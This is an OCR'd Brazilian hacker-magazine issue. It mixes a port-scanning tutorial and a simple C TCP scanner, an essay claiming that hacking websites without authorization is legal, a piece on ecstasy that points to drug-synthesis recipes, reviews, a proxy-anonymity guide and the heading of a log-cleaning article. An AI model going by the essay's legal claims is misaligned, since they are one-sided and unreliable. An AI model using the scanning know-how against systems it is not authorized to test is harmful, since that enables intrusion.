a) PortScanning – Verifica as portas *abertas* de um sistema. Existem *stealth port scanners*, que podem não ser detectados, sendo necessárias ferramentas especializadas para sua detecção. O objetivo de um *port scan* é detectar as portas de serviços de um sistema, fazendo-as responder cada vez que forem consultadas. Existem algumas técnicas de portscanning utilizadas. São elas:

TCP CONNECT SCAN – Este tipo de scanner se conecta a uma porta e executa os três *handshakes* básicos (*SYN, SYN/ACK e ACK*). Ele é facilmente detectável.

TCP SYN SCAN – Conhecido como *half-open scannig*, devido à conexão total TCP durante a operação. Dessa forma, evita que o log da operação fique no sistema. Normalmente, o programa envia um pacote SYN para a porta-alvo. Se é recebido um SYN/ACK do alvo, o programa deduz que a porta está no modo de escuta; caso seja um RST/ACK, significa que a porta não está ativa naquele momento.

UDP SCAN – Trata-se de um dos processos mais lentos de *scanning*, pois depende de fatores de utilização da rede e de recursos de sistema. O *scanner* envia um pacote UDP para a porta-alvo: se a resposta for *ICMP port unreachable*, a porta encontra-se fechada; caso contrário, o *scanner* deduz que a porta está aberta.

TCP NULL SCAN – Neste caso, o *scanner* desativa todos os flags e aguarda do alvo um RST para identificar todas as portas fechadas. Baseado na RFC 793.

TCP FIN SCAN – O *scanner* envia pacotes FIN para a porta-alvo e espera o retorno de um RST para as portas fechadas. Baseado na RFC 793.

TCP XMAS TREE SCAN – Neste caso, o *scanner* envia pacotes FIN, URG e PUSH para a porta-alvo e espera o retorno de um RST para as portas fechadas. Baseado também na RFC 793.

b) Scanner de Vulnerabilidade – Utilizado para detecção de vulnerabilidades em softwares executados em um sistema. Este tipo de *scanner* é muito útil para o *hacker*, já que, através disto, ele pode escolher qual o *exploit* a ser utilizado para a invasão. Existem diversos *scanners* de vulnerabilidade, mas muitos *crackers* desenvolvem *scanners private* (scanner de uso pessoal não divulgados), e os utilizam para fins não muito éticos.

Basicamente, a idéia do *scanner* de vulnerabilidade é, através de uma lista, checar se o sistema está ou não executando um serviço com problemas. Estes scanners são facilmente desatualizados, pois existe uma quantidade enorme de descobertas hoje lançadas em sites de segurança.

Ferramentas

Vamos enumerar e exemplificar ferramentas de portscanning consideradas básicas por qualquer administrador de sistema:

Nmap – Network Mapper
Autor: Fyodor
Plataforma: diversas
URL: http://www.insecure.org/nmap
Tipo de scanner: scanner de porta
Licença: GPL

O Nmap é um dos scanners de porta mais populares entre hackers e especialistas de segurança, e é considerado ferramenta básica obrigatória em qualquer CD pessoal. Escrito por Fyodor, é de simples operação e capaz de realizar até Stealth PortScans. Para instalá-lo, baixe o programa do site e execute os comandos abaixo:

```
tar -xzvf nmap-2.53.tgz
cd nmap-2.53
./configure
make
make install
```

Abaixo, temos o exemplo de um simples portscan com o Nmap em uma máquina local:

```
oldmbox nmap-2.53# ./nmap -sS 127.0.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
WARNING! The following files exist and are readable:
/usr/local/lib/nmap/nmap-services and ./nmap-services. I am choosing
/usr/local/lib/nmap/nmap-services for security reasons. set NMAPDIR=. to
give priority to files in your local directory
Interesting ports on localhost (127.0.0.1):
Port State Protocol Service
22 open tcp ssh
23 open tcp telnet
25 open tcp smtp
79 open tcp finger
111 open tcp sunrpc
113 open tcp auth
421 open tcp ariel2
513 open tcp login
514 open tcp shell
515 open tcp printer

Nmap run completed — 1 IP address (1 host up) scanned in 1 second
```

Trata-se de um excelente portscan. Nós o recomendamos para uso na detecção de portas abertas em qualquer rede.

SuperScan
Autor: Robin Keir
Plataforma: WIN 95/98/ME/XP e WIN NT/2000
URL: http://www.foundstone.com/knowledge/free_tools. html
Tipo de scanner: scanner de porta
Licença: GPL

O SuperScan é um scanner baseado em GUI, voltado exclusivamente para o ambiente Windows. É capaz de realizar a varredura de várias portas em uma rede baseada em ambiente Microsoft e gerar reports em arquivos. O interessante é que este scanner, mesmo sendo para Windows, é gratuito.

O SuperScan vem em formato EXE, e é facilmente instalável dentro do Windows.

Nsat
Autor: Mixter
Plataforma: diversas
URL: http://sourceforge.net/projects/nsat ou http://mixter.warrior2k.com/idx.html
Tipo de scanner: scanner de vulnerabilidade
Licença: GPL

O Nsat é um excelente scanner de vulnerabilidade. Feito pelas mãos do talentoso Mixter, é uma das ferramentas mais práticas atualmente. Só que Mixter, na maioria dos casos, deixa propositadamente alguns erros em seus códigos, para que somente os profissionais possam utilizar suas ferramentas. Para instalar o Nsat, baixe-o do site e execute os comandos abaixo:

```
tar -xzvf nsat1.3.2tgz
cd nsat1.3.2
```

Edite os seguintes arquivos:

a) No arquivo functions.cpp do diretorio src, debaixo da linha include "nsat.h": # include "time.h"

b) No arquivo progress.cpp do diretorio src, debaixo da linha include "progress.h": # include "time.h"

c) No arquivo AudiSet.cpp do diretorio src, debaixo da linha include "Audiset.h": # include "time.h"

d) No arquivo osscan.cpp do diretorio src/mod, debaixo da linha include "osscan.h": # include "time.h"

Em seguida, execute:

```
./configure
make
make install
```

Se não for feito este procedimento, o Nsat não funcionará. Se você quiser executá-lo do X, digite./xnsat. Para executá-lo, digite o comando abaixo:

```
oldmbox nsat-1.3.2# ./nsat -h localhost
```

Veja a *mainpage* para maiores detalhes.

NESSUS
Autor: Renaud Deraison
Plataforma: Linux /NT
URL: http://www.nessus.org
Tipo de scanner: scanner de vulnerabilidade

Licença: GPL

Notas: Para compilá-lo no Linux, serão necessárias a libgtk, glib, lib-gmp e algumas outras libs gráficas, pois ele foi desenvolvido para o ambiente X-Windows.

Desenvolvido pelo francês Renaud Deraison, esse *scanner* possui características bastante interessantes. O Nessus roda em cima do seu próprio *daemon*, permitindo a você colocar o nessus daemon em um determinado *host* e, a partir do *client scanner*, toda uma subnet, como se estivesse partindo tudo do *host* onde está o seu *daemon*. Ele pode checar diversas vulnerabilidades. Possui uma interface bastante amigável, totalmente voltada para o ambiente X.

O mesmo atualmente possui uma versão NT compatível com a do Linux.

Nossa Contribuição...

Mostrar as ferramentas é muito interessante, mas temos que mostrar o caminho das pedras. Temos abaixo uma modesta e singular contribuição de um scanner de portas desenvolvido pelo autor deste artigo. É puramente didático e não permite muitas coisas como a maioria dos scanners aqui mostrados. É um esforço para mostrar aos leitores que não é difícil fazer uma ferramenta simples para demonstrar um conceito. É um scanner de portas TCP simples que permite verificar quais portas estão abertas em seu sistema. Deve ser executado em Linux e compilado da seguinte maneira:

```
oldmbox#>gcc –o scantcp scantcp.c
```

Com o binário gerado, execute os comandos abaixo:

```
oldmbox#>./scantcp 127.0.0.0 1 65000 –l minhabox.log
```

O scanner executará uma varredura em sua máquina nas portas de 1 a 65.000 e gerará um log no arquivo *minhabox.log*.

Segue abaixo a listagem para sua digitação:

```
/*
═══════════════════════════════════════
I Exemplo de scanner de portas TCP I
I por Antonio Marcelo I
I amarcelo@bufferoverflow.com.br I
I maio / 2000 I
I visite nossa home page em http://www.bufferoverflow.com.br I
═══════════════════════════════════════
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <signal.h>

#define maxproc 20

void scan(char *);
void timeout();

FILE *fp;
char *arquivo;
char *endereco;
char *opcao;
int msocket;
struct sockaddr_in alvo;
int conector, a, portai, portaf, portas, childs = 0;

int main(int argc, char *argv[])
{

 printf("\033[2J");
 printf("\033[1;1H");

printf("═══════════════════════════════════════\n");
printf("== Scanner de portas TCP ==\n");
printf("== Por Antonio Marcelo - amarcelo@bufferoverflow.org
==\n");
printf("═══════════════════════════════════════\n");
 if (argc == 1) {

        fprintf(stderr,
                "Uso: %s <endereco> <portai> <portaf> -l
logfile\n",
                argv[0]);

        exit(0);
 }
 if (argc > 1) {
        endereco = (argv[1]);
        arquivo = endereco;
        portai = 1;
        portaf = 65000;
 }
 if (argc > 2) {
        portai = atoi((char *) argv[2]);
        portaf = atoi((char *) argv[3]);
 }

 if (argc > 3) {
        endereco = (argv[1]);
        arquivo = endereco;
 }

 if (argc > 4) {
        opcao = ++(argv[4]);
        if (*opcao == 'l')
         arquivo = (argv[5]);
 }

 signal(SIGALRM, timeout);

 if ((fp = fopen(arquivo, "w+")) == NULL) {
        perror("fopen()");
        exit(-1);
 }

 a = 0;
 portas = portai;
 fprintf(fp, "———————————————————————————\n");
 fprintf(fp, "— Resultado —\n");
 fprintf(fp, "———————————————————————————\n");
 scan(endereco);
 printf("Feito ! Veja os resultados no arquivo de log\n");
 return (0);
 fclose(fp);
}

void timeout()
{
 conector = -1;
}

void scan(char *endereco)
{

 /*Testa TCP */ ;
 while (portas <= portaf) {

        msocket = socket(AF_INET, SOCK_STREAM, 0);

        if (msocket < 0) {
         perror("socket()");
         continue;
        }

 alvo.sin_family = AF_INET;
 alvo.sin_port = htons(portas);
 alvo.sin_addr.s_addr = inet_addr(endereco);

 bzero(&(alvo.sin_zero), 8);

 fprintf(stderr, "\033[36mScanning: \033[37m");
 fprintf(stderr, "%i\r", portas);

 alarm(5);
 conector =
  connect(msocket, (struct sockaddr *) &alvo, sizeof(alvo));
 alarm(0);
 if (conector < 0) {
  /* printf("Porta TCP Inativa %i\n", portas); */
  close(conector);
  close(msocket);
  a++;
  portas++;
  continue;
 }

 fprintf(fp, "Conexao aceita na porta TCP %d\n\n", portas);

 a++;
 portas++;
 close(conector);
 close(msocket);
 }
}
```

Conclusões

A discussão sobre scanners é muito longa e sua utlização nos dias de hoje é uma questão ética muito debatida. O ato de varrer um sistema alheio com estas ferramentas pode ser encarado como um levantamento de informações para futuras invasões ou não? Hoje em dia, isso é algo que inflama muitas discussões em diversos fóruns pela Web.

Para os administradores, os scanners são uma ferramenta muito importante para a realização de auditorias e levantamento de vulnerabilidades em seus sistemas. É importante conhecer ferramentas que possam levantar problemas e permitir sua correção com a intervenção de profissionais especializados.

Por **Antonio Marcelo**, especialista de segurança e diretor de tecnologia e negócios da empresa BufferOverflow (*amarcelo@bufferoverflow.com.br*). Autor de diversos livros de Linux, entre eles Linux Ferramentas Anti-Hackers e Firewalls em Linux, ambos publicados pela editora Brasport.

HACKEAR UM SITE É LEGAL

SUMÁRIO

I – A necessidade do hacking (ou o hacktivismo)

Se, ao caminhar pelas ruas, uma pessoa avisar que seus sapatos estão desamarrados, ser-lhe-á devido um agradecimento ou uma censura por se intrometer em nossa vida, em sua intimidade?

Caso lhe comuniquem que um certo restaurante já provocou intoxicações sérias em diversos incautos que experimentaram suas especialidades, julgaria prudente ir lá fazer uma refeição e se arriscar a uma desagradável e involuntária ginástica para seus intestinos? Certamente, não.

Pois bem, no ciberespaço, assim como no mundo físico, também existem boas almas que nos alertam sobre os riscos que enfrentamos neste recanto não espacial: são os hackers (e, em algumas vezes, até mesmo os crackers). São eles que nos sinalizam similares riscos neste mundo que não podemos pegar, porque verificaram as debilidades e fragilidades do sistema que os suporta.

Devido às suas ações (ou hacking ou hacktivismo), a Internet está se tornando um lugar mais seguro – não o contrário, como alguns erroneamente insistem em supor, ou como outros tantos aprioristicamente tentam insinuar. Se não fossem os hackers a tornarem públicas as falhas de Sistemas Operacionais (SO) dos browsers, dos sistemas de e-mails e de outros, nossa privacidade estaria sendo muito mais vilipendiada do que está sendo hoje em dia.

Estamos convictos de que hackear é expressar livremente atividades intelectuais e científicas – e sem quaisquer censura ou licença, como a Constituição Federal nos autoriza. Ingressar num sistema que está aberto a todo o Planeta, descobrir que falhas ele guarda e alertar a todos os seus potenciais usuários sobre os riscos existentes, longe de ser considerado ilegal, deve ser considerado como uma atitude cidadã, eis que benéfica para a sociedade que a Internet representa como um todo.

Incontáveis são as razões a justificarem esse nosso entendimento, posto que, quando governos, corporações ou simplesmente um indivíduo dispõem informações através de um site na Internet, não estão disponibilizado apenas informações, mas, isso sim, todo um sistema que dá suporte à existência dessas informações do site e nosso acesso a elas. E esse sistema pode ter muitos pontos fracos e inúmeras falhas de segurança que colocam em risco nossa privacidade nesse ciberlocal.

Aproveitando o exemplo inicial do restaurante, imaginemos que ao desejarmos conhecer sua cozinha, o maître lhe negue tal solicitação. Seu ânimo de se alimentar ali continuaria o mesmo?

Por que, então, no ciberespaço deveria ser diferente? Por que nesse visível, mas intangível local devemos confiar cegamente em webmasters que nem ao menos sabemos quem são? Por que esses mestres-cucas binários (notadamente os dos websites governamentais e os das grandes corporações) tanto temem que suas cozinhas sejam visitadas? Medo que os visitantes constatem a possibilidade de virtual intoxicação?

No entanto, eles não sabem fechar bem as portas de seu estabelecimento, eis que, vira e mexe, acabam sendo invadidos por um daqueles garotos que revezam seu tempo entre uma lambida num sorvete, uma jogada nos videogames e uma invasão em algum site governamental, corporativo ou empresarial! – como a imprensa noticia diariamente. E, assim, acabamos por conhecer suas cozinhas...

Esses webmasters presumivelmente são especialistas bem pagos que utilizam programas de última geração para propiciarem um sistema seguro. Mesmo assim, alguns garotos, a toda hora, acabam entrando nos sites que eles controlam, e bagunçam tudo...

Caso o Fort Knox fosse roubado, porque suas paredes foram feitas de papelão em vez de concreto, deveríamos somente processar aquele que com apenas um alfinete rompeu as paredes protetoras de uma das maiores fortalezas do mundo, perdoar os engenheiros responsáveis pela obra (e os administradores do prédio) e lhes dizer que são vítimas de cibercriminosos? Obviamente, não!

Entrementes, em termos de softwares, essa questão é corriqueira. A Microsoft, o mais bem sucedido empreendimento comercial desde o período helênico, vende programas (ou melhor, licencia...) que apresentam problemas desde seu lançamento.

Os produtos que nos oferecem não encontram exemplos paralelos na história do comércio, em termos de fragilidade, falibilidade e insegurança.

Por tudo isso, insofismavelmente, hackear é exercer o lídimo direito de conhecermos quais são as estruturas dos websites disponíveis na Internet, assim como seus sistemas e os computadores desses sistemas que estão conectados na rede para que possamos saber onde vamos adentrar.

Afinal, como nos sonegar o direito de sabermos onde colocaremos nossos pés?

II – o hacking e o entendimento da Suprema Corte da Noruega

Em 1995, uma empresa de softwares de segurança da Noruega foi contratada para encontrar falhas em websites noruegueses conectados na rede (particularmente no sistema de correio eletrônico da Universidade de Oslo), como parte de uma matéria para a televisão cujo tema era: O pirata informático.

Essa empresa, valendo-se de técnicas primárias – e, pasmemonos, com a ajuda de quatro computadores da própria Universidade – conseguiu obter as necessárias respostas e informações para que pudesse navegar através de seu sistema e acessar os mecanismos de correio dessa instituição educacional, bem como saber quem estava conectado a seus computadores. Contudo, em nenhum momento houve tentativa de acesso a quaisquer dados de ordem pessoal.

Acontece que a Universidade não gostou do experimento e levou a questão aos Tribunais, processando a empresa invasora e o engenheiro que coordenou os testes, acusando-os de invasão de plataforma alheia, via Internet.

No juízo singular, a referida Universidade logrou seus intentos, conseguindo que os réus naqueles processos fossem considerados culpados de entrada ilegal em sistema operacional alheio e de abuso de recursos e conhecimentos informáticos, eis que, de acordo com § 145, do Código Penal de 1987 da Noruega (em consonância com a recomendação do Conselho Europeu), é ilegal o acesso não autorizado a sistemas de computadores ou redes. Aplicou-se-lhes, ainda, uma multa no valor de, aproximadamente, R$ 30.000,00 (trinta mil reais).

Em Segunda Instância ficou entendido que o acesso não fora ilegal (a par de não autorizado), bem como se suspendeu a multa.

Finalmente, aos 15 de dezembro de 1998, a mais alta Corte Judiciária da Noruega ponderou que, uma vez que os computadores da Universidade estavam conectados na Internet, não poderia ser considerado ilegal visitá-los. Ao conectar seus computadores na World Wide Web, a Universidade implicitamente aceitou que qualquer um vasculhasse as informações que esses ofereciam. Em tendo esses computadores respondido às questões formuladas pelos hackeadores, seu ato não pode ser considerado ilegal. Além do mais, a Corte constatou que o objetivo dessas propostas era descobrir o nível de segurança, não a obtenção de serviços dos computadores da Universidade. Firmou-se, pois, jurisprudência.

Desnecessário é dizer que esse Acórdão norueguês foi alvo de acirradas críticas (bem como causou grande preocupação nos círculos internacionais) porque, em tese, um hacker residente na Noruega pode rastrear, legalmente, todo o ciberespaço na busca de falhas de segurança. E o website investigado (caso não tenha tomado as medidas adequadas para bloquear o acesso de terceiros) não terá como reclamar dessas eventuais investidas, haja vista que *dormientibus non socurrit jus* (o direito não socorre aquele que dorme).

Com essa decisão, ficou assentado um importante precedente a Noruega: é legal procurar falhas de segurança em quaisquer computadores conectados à grande rede – pelo menos a partir de computadores daquele tão gélido país...


O simples ingresso não autorizado e o mapear das falhas de segurança de um sistema de computadores ligados à Internet não é crime se não forem obtidos dados ou informações, nem desestabilizado o sistema. É puro hacking, é hacktivismo – e, conseqüentemente, é legal.

Moral da história? Se você deseja colocar um website na Internet, assegure-se que ele esteja bem protegido. Caso contrário, se não quer que o visitem, então feche suas portas – teria dito um representante da empresa-ré, ao término do processo.

Por **Amaro Moraes e Silva Neto**
(amaromoraes@advogado.com, site www.advogado.com),
articulista, palestrista e advogado paulistano com dedicação a questões relativas à tecnologia e transmissão de dados.

O GURU DO ECSTASY

Ele espalhou a droga pelo mundo



O ecstasy é a droga do momento na Europa. Depois que descobriram seus efeitos estimulantes, capazes de fazer qualquer um dançar sem cansar a noite inteira, não há mais rave sem ele. Ainda por cima, é chamado de "droga do amor", pelos seus referidos atributos afrodisíacos. Poucos sabem, mas quem está por trás disso é um velhinho norte-americano de 76 anos, Alexander Shulgin. Ele é um bioquímico tido como o Timothy Leary do ecstasy.


Shulgin não inventou a droga (ela existe desde 1914 e foi fabricada na Alemanha), mas foi o seu grande divulgador, a partir de 1978. Ele também é especialista em drogas psicodélicas, tendo produzido mais de 100 delas em seu laboratório.

Ele defende o ecstasy original (cujo nome na comunidade científica é MDMA) e diz que as recentes mortes por overdoses foram causadas pelo fato de que, em raves, costuma-se oferecer variações muito perigosas da droga.

Quem quiser conhecer melhor o seu trabalho, pode ler dois de seus livros, com pesquisas detalhadas a respeito de mais de 200 tipos de entorpecentes. Há receitas ensinando como fazer cada uma delas e uma relação dos efeitos colaterais produzidos. Os trabalhos podem ser encontrados na Internet (em inglês), nos endereços http://www.drugsinfo.net/tihkal/ e http://www.erowid.org/library/books_online/pihkal/pihkal.shtml.

O FIM DO IMPÉRIO

Livro conta a história da derrocada ianque




Além de TAZ, de Hackim Bey, outro livro lançado no Brasil pela editora Conrad mostra as novas possibilidades para o anarquismo no século XXI. É "FIM, notas sobre os últimos dias do Império Americano", de G. A. Matiasz.

O nome "FIM", além de se referir à palavra da língua portuguesa, usa as letras presentes na sigla do Fundo Monetário Internacional, FMI. A história é sobre uma guerra aberta pelo governo norte-americano contra manifestantes zapatistas, no México. Um grupo antiguerra, no país vizinho aos EUA, consegue obter uma bomba atômica. Profeticamente, muitas das coisas apontadas na obra – escrita em 1994 – acabaram acontecendo, como o protesto antiglobalização de Seattle, em 1999.

O livro ganhou elogios do próprio Hackim Bey, figura que é uma referência atual nessa área da literatura, e só sua publicação em português, para discutir temas geralmente tratados como tabu, já é digna dos mais sinceros elogios. Como ponto negativo, há uma ruptura entre a linguagem coloquial, usada na maior parte do livro, e uma mais pesada, usada nas passagens históricas. Mesmo assim, é leitura das mais recomendáveis para manter a mente sempre desenferrujada.

PODIA SER MELHOR

Mas dá pra assistir sem grilos



Filmes que tratam do mundo da informática nem sempre conseguem transmitir uma percepção real do que é lidar com computadores, e muitas vezes acabam não fazendo muito sucesso. O filme *Hackers - Piratas de Computador*, com certeza, é um deles.

A história dos "hackers do bem" que lutam contra o "hacker do mal", um cara mais velho responsável pelo sistema de segurança de uma grande companhia – e por roubar uma quantia excepcional em dinheiro –, chega a ser simpática, mas um tanto água com açúcar. Além disso, o filme não retrata nem de longe o cotidiano de um hacker comum e, apesar de produzido em 1995, soa futurista demais mesmo hoje em dia, sete anos depois. É só dar uma olhada na roupa do povo e no supercomputador operado pelo hacker maligno, embora a máquina seja até interessante.

Entretanto, como a inspiração é exatamente o desenvolvimento tecnológico, algumas coisas acabam fazendo sentido. Olhando por esse ângulo, é só ter uma boa capacidade de abstração que você passa por cima dos "defeitinhos" e consegue curtir o vídeo numa boa. Há também o mérito de ser uma das primeiras atuações da musa Angelina Jolie, que está muito bem no papel de uma hacker adolescente que acaba namorando o personagem de Jonny Lee Miller (Jolie e Miller casaram-se no ano seguinte e se divorciaram meses depois). Enfim, *Hackers* não é nenhuma obra-prima, mas vale a pena gastar umas pipocas assistindo com a (o) namorada (o) quando estiver chovendo e a noite no cinemão tiver "murchado"...

A HORA E A VEZ DO PUNK ELETRÔNICO

O Gabba destrói os ouvidos europeus e ameaça invadir o Brasil

Imagens: Divulgação/Reprodução

No primeiro número da Revista Hacker, conhecemos uma banda italiana chamada Lordasso. É um som eletrônico pesado, mais ou menos como um trash criado no micro. Assim como eles, há muitos outros grupos seguindo esse estilo, principalmente na Europa.

O nome dado a essa tendência é Gabba. Ela engloba todo tipo de tecno que, mais que fazer dançar ou estimular um transe, quer mesmo é fazer barulho. Por vezes, a massa sonora é tão intensa que você pensa que vai enlouquecer ao escutar. E a intenção é essa mesma.

Sempre se referem a Gabba como "punk eletrônico". Mas o nome não vem da saudação criada pelos Ramones (uma das principais bandas punks), "gabba gabba hey!", e sim, de um cumprimento entre skinheads holandeses.

Um dos grupos mais famosos desse estilo é o Atari Teenage Riot, também presente na Hacker # 1. Muitos não consideram o som deles tão pesado a ponto de ser apontado como Gabba, mas o show que fizeram no Brasil, há alguns anos, não deixa sombra de dúvida.

Ideologia

No Gabba, cada grupo ou DJ compete para ver quem faz mais barulho. Em alguns subestilos, como o speedcore, também entra em jogo a quantidade de BPMs (batida por minuto) que se consegue alcançar. Essa taxa pode variar entre 180 e 250 BPMs. Nos níveis mais altos, fica impossível dançar; tudo o que se tem a fazer é deixar o som atingir, como um soco, os seus ouvidos.

Mas há um outro componente nessa história: a questão ideológica. Muitos grupos são engajados em pensamentos políticos, na maioria das vezes, tão radicais quanto o som. No caso do Lordasso, é um pensamento de direita, como comprova a música "Right Power". Já o Atari, outra banda bem engajada, se posiciona do lado oposto: defende tendências anarquistas radicais. É um ponto em que o espectro político parece fazer uma curva, com os pólos se encontrando e resultando em um mesmo produto final: a violência contra tudo e todos.

Como costuma acontecer também em outros estilos, acaba havendo uma rixa entre membros do Gabba engajado e do que chamam de happy hardcore. Não que essas bandas tenham algo de alegres, elas apenas não usam letras nas músicas, ou pelo menos não defendem posições políticas explícitas. É comum vermos brigas entre fãs dos dois estilos nas raves européias.

Conheça o Gabba

Mas você não precisa se engajar politicamente para ouvir Gabba. Basta saber curtir o som mais pesado que você pode ouvir na sua vida. No Brasil, ainda há poucos DJs trabalhando nesse estilo, como Renato Cohen e Ana & David PET. No exterior, além dos nomes já citados, há os escatológicos DJs Torture e DJ FistFucker.

Para começar a preparar suas orelhas para a porrada, visite sites como o www.gabber.org, www.nightmarehell.com e www.gabbers2000.com e conheça figuras como Robert Skinner, Memetic e Eye-D. Vá também ao endereço http://netradio.gabber.org:8052/listen.pls e escute uma rádio virtual totalmente dedicada ao Gabba (é necessário ter o Winamp).

Depois disso, você já pode se considerar introduzido no estilo de música mais pesado e doente do planeta.

por Bruno Cesar
bruno@helber.com.br

CD HACKER 03 FAKE

Softwares de desenvolvimento criação e destruição. Aumente seus conhecimentos.

Perguntas e respostas básicas de como usar corretamente o CD-ROM desta edição.

1_ Por que quando tento abrir um arquivo do CD-ROM meu antivírus detecta um vírus? Vocês colocaram vírus no CD?

R: Isso ocorre porque o antivírus detectou algum arquivo com código malicioso. Todos os arquivos foram pegos na Internet, portanto se os mesmos forem utilizados corretamente não causarão danos ao seu computador. Não utilize ou rode um arquivo se você não souber a procedência ou função do mesmo.

2_ Toda vez que tento abrir um arquivo com extensão *.c* ele abre a janela *Abrir Com....* Que programa devo usar para abrir esses tipos de arquivos?

R: Para rodar corretamente arquivos *.c*, você necessitará de um compilador de C. No Linux, utilize a biblioteca gcc; no Windows, utilize o Visual Studio, pois sem essas bibliotecas você não conseguirá rodar os arquivos. No entanto, se o arquivo for especificamente para o Linux e usar outras bibliotecas, o uso do Linux é obrigatório para rodar os arquivos.

3_ Quando introduzo o CD no meu drive de CD-ROM, ele não abre automaticamente. Como devo proceder?

R: Isso ocorre porque o seu Autorun está desabilitado. Para habilitá-lo, siga os passos abaixo:

- *Clique em INICIAR*
- *CONFIGURAÇÕES*
- *PAINEL DE CONTROLE*
- *SISTEMA*
- *GERENCIADOR DE DISPOSITIVOS*
- *Dê um duplo clique na unidade de CD-ROM*
- *CONFIGURAÇÕES*
- *Cheque se a opção "INSERIR NOTIFICAÇÃO AUTOMATICAMENTE" está marcada. Se não estiver, marque-a.*

Se mesmo assim o CD-ROM não abrir automaticamente, seu sistema ou seu drive de CD podem estar com problemas. Você terá que abrir manualmente. Vá até o diretório-raiz do CD-ROM e clique nos seguintes arquivos.

H4CK03_anim.exe - Versão gráfica
H4CK03_est.exe - Versão estática

Se você quer uma versão sem gráficos, recomendada para PCs com menos recursos, utilize a versão estática. Agora, se seu PC for mais avançado, utilize a versão gráfica.


SEMPRE ANÔNIMO

Use o MultiProxy e se esconda na Web

Obter privacidade na Web hoje é uma tarefa muito difícil. Alguns websites usam de artifícios maliciosos para conseguir dados de seus visitantes. Um dado muito preciso, que quanto menos pessoas souberem melhor, é seu endereço IP. Com ele, uma pessoa mal intencionada poderá fazer um ataque DoS (Denial of Service) em você ou até mesmo tentar uma invasão. Para evitar isso, use o MultiProxy. Ele simplesmente esconde seu endereço IP quando você está visitando algum website, seja qual for – ele usará servidores proxies de outras máquinas para esconder seu IP. Para quem não sabe o que é um servidor proxy, não entraremos em detalhes. Em outra oportunidade, detalharemos mais o assunto.

Usando o Programa

O programa é bem simples. O que você tem a fazer é instalá-lo e rodá-lo. Após isso, ele chegará à lista de proxy que já vem no programa. Nessa lista, estão os endereços dos servidores proxies-padrão do programa, que podem ser alterados caso o servidor não funcione mais. Ao total de 9 proxies, ele analisará o proxy que está funcionando mais rápido e irá usá-lo como padrão em sua conexão



Ao lado, uma shot tirada do programa.

Após isso, para usar o proxy corretamente e esconder seu endereço IP, abra o seu navegador preferido e siga os passos abaixo. No caso, usaremos o Internet Explorer e o Netscape.

Internet Explorer

1 – No menu do IE, clique em *Ferramentas*
2 – Clique em *Opções da Internet*
3 – Clique na pasta *Conexões*
4 – Clique no botão *Configurações da LAN*
5 – Marque a opção *Usar um servidor proxy para a rede local*
6 – No endereço, digite *127.0.0.1*
7 – Na porta, digite *8080*
8 – Clique em *OK*, *Aplicar*, *OK*

Netscape


1 – No menu do Netscape, clique em *Edit*
2 – Clique em *Preferences*
3 – Visualize a opção *Advanced*. Abra-a
4 – Clique em *Proxies*
5 – Marque a opção *Manual proxy configuration*
6 – Em HTTP Proxy, digite *127.0.0.1*
7 – Em *Port*, digite *8080*
8 – Clique em *OK*

Pronto, agora e só usar seu navegador normalmente, que sua conexão ficará oculta. O único porém de tudo isso é que a velocidade da conexão baixará um pouco devido ao servidor proxy. Mas se sua conexão for em banda larga esse retardo diminuirá um pouco.

LOG CLEANERS

Apagando logs localmente

por Bruno Cesar
bruno@digerati.com.br



